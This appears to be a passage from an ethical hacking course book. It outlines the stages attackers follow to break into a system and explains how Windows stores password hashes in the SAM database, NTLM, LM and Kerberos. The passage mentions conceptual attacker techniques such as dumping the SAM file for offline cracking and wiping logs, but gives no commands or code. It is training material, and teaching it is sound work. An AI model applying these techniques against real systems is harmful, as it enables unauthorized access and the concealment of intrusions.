  The previous phases of hacking, including footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment, help attackers to identify security loopholes and vulnerabilities that exist in the target organizational IT assets. Attackers use this information, along with techniques such as cracking passwords and exploiting vulnerabilities such as buffer overflows, to gain access to the target organizational system.

  Password cracking involves gaining access to low-privileged user accounts by cracking passwords using techniques such as brute-forcing, password guessing, and social engineering. Attackers exploit the identified vulnerabilities, such as buffer overflows, to gain root-level access to the target system.

- **Escalating Privileges**

  After gaining access, attackers then escalate their privileges to administrative levels, to perform a protected operation. Attackers exploit vulnerabilities that exist in OSs and software applications to escalate privileges.


- **Maintaining Access**

  After successfully gaining access and escalating privileges to the target system, attackers ensure that high levels of access are maintained to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files.

- **Clearing Logs**

  To maintain future system access, attackers attempt to avoid recognition by legitimate system users. To remain undetected, attackers wipe out the entries corresponding to their activities in the system logs, thus avoiding detection by users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



System Hacking Goals

Every criminal has a certain goal that they intend to achieve. Likewise, attackers can have certain goals for performing system attacks. The following are some examples of the goals of system attackers. The following diagram shows these goals at different hacking stages and the techniques used to achieve them.

Hacking-Stage	Goal	Technique/Exploit Used
① Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
② Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
③ Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
④ Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
⑤ Covering Tracks	To hide the evidence of compromise	Clearing logs

Figure 6.2: Hacking stages, goals, and techniques

- **Gaining Access**

  In system hacking, the attacker first tries to gain access to a target system using information obtained and loopholes found in the access control mechanism of the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

system. Once the attacker succeeds in gaining access to the system, they can freely perform various malicious activities such as stealing sensitive data, implementing a sniffer to capture network traffic, and infecting the system with malware. The attacker can then use techniques such as password cracking, vulnerability exploitation, and social engineering tactics to gain access to the target system.

- **Escalating Privileges**

  After gaining access to a system using a low-privileged normal user account, the attacker may then try to increase their administrator privileges to perform protected system operations, so that they can proceed to the next level of the system hacking phase, which is the execution of applications. The attacker exploits known system vulnerabilities to escalate user privileges.

- **Executing Applications**

  Once the attacker has administrator privileges, they can attempt to install malicious programs such as Trojans, backdoors, rootkits, and keyloggers, which grant them remote system access and enable them to remotely execute malicious codes. Installing rootkits allows the attacker to gain access at the OS level to perform malicious activities. To maintain access for later use, they may even install backdoors.

- **Hiding Files**

  Attackers use rootkits and steganography techniques to attempt to hide the malicious files they install on the system, and thus their activities.

- **Covering Tracks**

  To remain undetected, it is important for the attackers to erase from the system all evidence of security compromise. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access

5 Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Access

As discussed earlier, CHM involves various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step, which is the gaining of access, involves the use of various techniques that attackers employ to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and identifying vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Microsoft Authentication

Security Accounts Manager (SAM) Database


- Windows stores user passwords in SAM, or in the Active Directory database in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: NTLM authentication protocol and LM authentication protocol
- These protocols store the user's password in the SAM database using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its default authentication protocol to Kerberos which provides a stronger authentication for client/server applications than NTLM



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps is performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**

  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.





Figure 6.3: Screenshot of Windows authentication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How Hash Passwords Are Stored in Windows SAM?

Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%/system32/config/SAM in Windows systems, and Windows mounts it in the registry under the HKLM/SAM registry hive. It stores LM or NTLM hashed passwords.




Figure 6.4: Storing a user password using LM/NTLM hash

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


